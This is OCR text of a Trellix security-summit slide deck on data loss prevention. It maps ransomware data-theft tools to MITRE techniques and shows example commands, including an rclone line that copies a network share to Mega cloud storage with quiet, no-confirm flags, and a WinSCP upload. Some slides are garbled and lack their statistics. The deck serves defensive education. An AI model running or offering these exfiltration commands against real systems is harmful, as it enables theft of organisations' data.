Trellix

24-26 OCTOBER 2023

EMEA Security Summit

Rome, Italy

Trellix

Protecting Your Crown Jewels

Your Data

Pritesh Mistry
Senior Sales Engineer
November 10, 2023

You Don’t Want to “Star” in Such a Headline…


CNET Your guide to a better future

Worklife

Tech > Tech Industry

Amazon hit with record $888M fine over GDPR violations

EU data protection laws look to be incompatible with the way the online retailer processes customer information, according to Luxembourg.



Trellix


Data Security Challenges

Have Clear and Visible Implications

External actors responsible for:

Of breaches in the last 12 months. [1]

Total number of breaches reported:



Included a human elements with people being involved. [1]

All organisations affected:

Of organisations have had more than one data breach in a year. [2]

Data breach cost:

Avg. Cost of a data breach [2]

Gartner: Security Fails

Of DLP implementations fail (Gartner, 2022)

[1] Verizon
[2] Ponemon Institute

Trellix

Data is Harder to Protect Than Ever

Explosion of Data

More data is being created

Volume of data created, 2022:

97ZB

1 ZB = 1 Billion TB

Explosion in Data Repositories

Data is stored in a growing number of repositories

A leading global bank:

>600

Siloed data repositories

Increased Leakage Risks

From both external bad actors and insider threat

For a 1,000-person company:

15,000


External collaborators have access to company data

Trellix


Your Data is the Attacker's Goal

Data loss will cost you *much* more than you think

Trellix



Visibility and understanding of sensitive content – always the first step



Complexity, control gaps, and administrative overhead

Trellix

Identify Where Critical Data Resides

Data Discovery

Inventory
- Scan network for file shares
- Inventory files

Classify
- Automatic/Manual
- Structured/Unstructured
- Integrations
  - MIP, Titus, Bolden James

DLP Discover

File Shares/Box

Fingerprint
- Structured/Unstructured
- Exact Data Matching

Remediate
- Copy/Move
- Apply Rights Management
- Classify

Trellix

External Threat Actors in Numbers

Gradient Circles with Black Icons

External Actors Responsible for:

Of breaches in the last 12 months[1]

Financial Motive:

Accounts for the vast majority of breaches[1]

Ransomware was present in:

Of all incidents committed by organised crime[1]

Types of Data Compromised:

Was of personal data[2]

[1] Verizon
[2] Ponemon Institute

Trellix

Identify, Collect, and Extract Valuable Data

What data is targeted?

Sensitive, Intellectual property, Financial Details, Personal Records

Common loca

Desktop, Docu
OneDrive Fold


Common tool

- Exfiltration to C
  - **Rclone/MegaSync**

- Exfiltration Over C2 Channel – T1041
  - **WinSCP/SFTP/FileZilla**
  - **Custom Malicious Tools – StealBit/Exmatter**

What to do next?


- **Identify where critical data resides**
- **Understand data flow**
- **Apply corrective/remediation actions**



Trellix

Data collection and Exfiltration

Data Security Role in protecting data in a Ransomware attack



- 7-Zip- Archive Collected Data - T1560
- DtSearch - File and Directory Discovery – T1083
- Rclone/Megasync - Exfiltration to Cloud Storage – T1567.002
- WinSCP/SFTP/FileZilla - Exfiltration Over C2 Channel - T1041

Trellix

Data collection and Exfiltration

```
7-Zip- Archive Collected Data - T1560



7-Zip is a popular file compression and archiving utility that allows
users to compress and decompress files and folders efficiently.
Ransomware actors are known to use legitimate tools including 7-Zip to
compress stolen data before exfiltration.

7z a -tzip archive.zip folder
```

Data collection and Exfiltration

```
WinSCP- Exfiltration Over C2 Channel - T1041


WinSCP, short for Windows Secure Copy, is a popular open-source
graphical SFTP (SSH File Transfer Protocol), SCP (Secure Copy), and
FTP (File Transfer Protocol) client for Windows.


winscp.com /command "open sftp://user:password@example.com/" "put
examplefile.txt /home/user/" "exit"
```

Data collection and Exfiltration

```
Rclone Exfiltration to Cloud Storage – T1567.002



Rclone is a versatile command-line tool designed for cloud storage
synchronization.



rclone.exe  copy --max-age 2y "\\SERVER\Shares" Mega:DATA -q --ignore-
existing --auto-confirm --multi-thread-streams 7 --transfers 7 --
bwlimit 10M
```

Internal Threat Actors in Numbers

Negligent employees and credential thieves are the root causes of most insider incidents

Employee inadvertent or accidental behavior:

Related to insider incidents [1]

Compromising insider credentials or accounts:

Were used by a malicious outsider to steal data [1]

Disgruntled employee:

Manipulating the organisations systems, tools or applications [1]


Malicious insider:


exfiltrating sensitive content such (such as regulated data or intellectual property) [1]

1 Reference: 2022 cost of insider threats global report by Ponemon Institute

Trellix

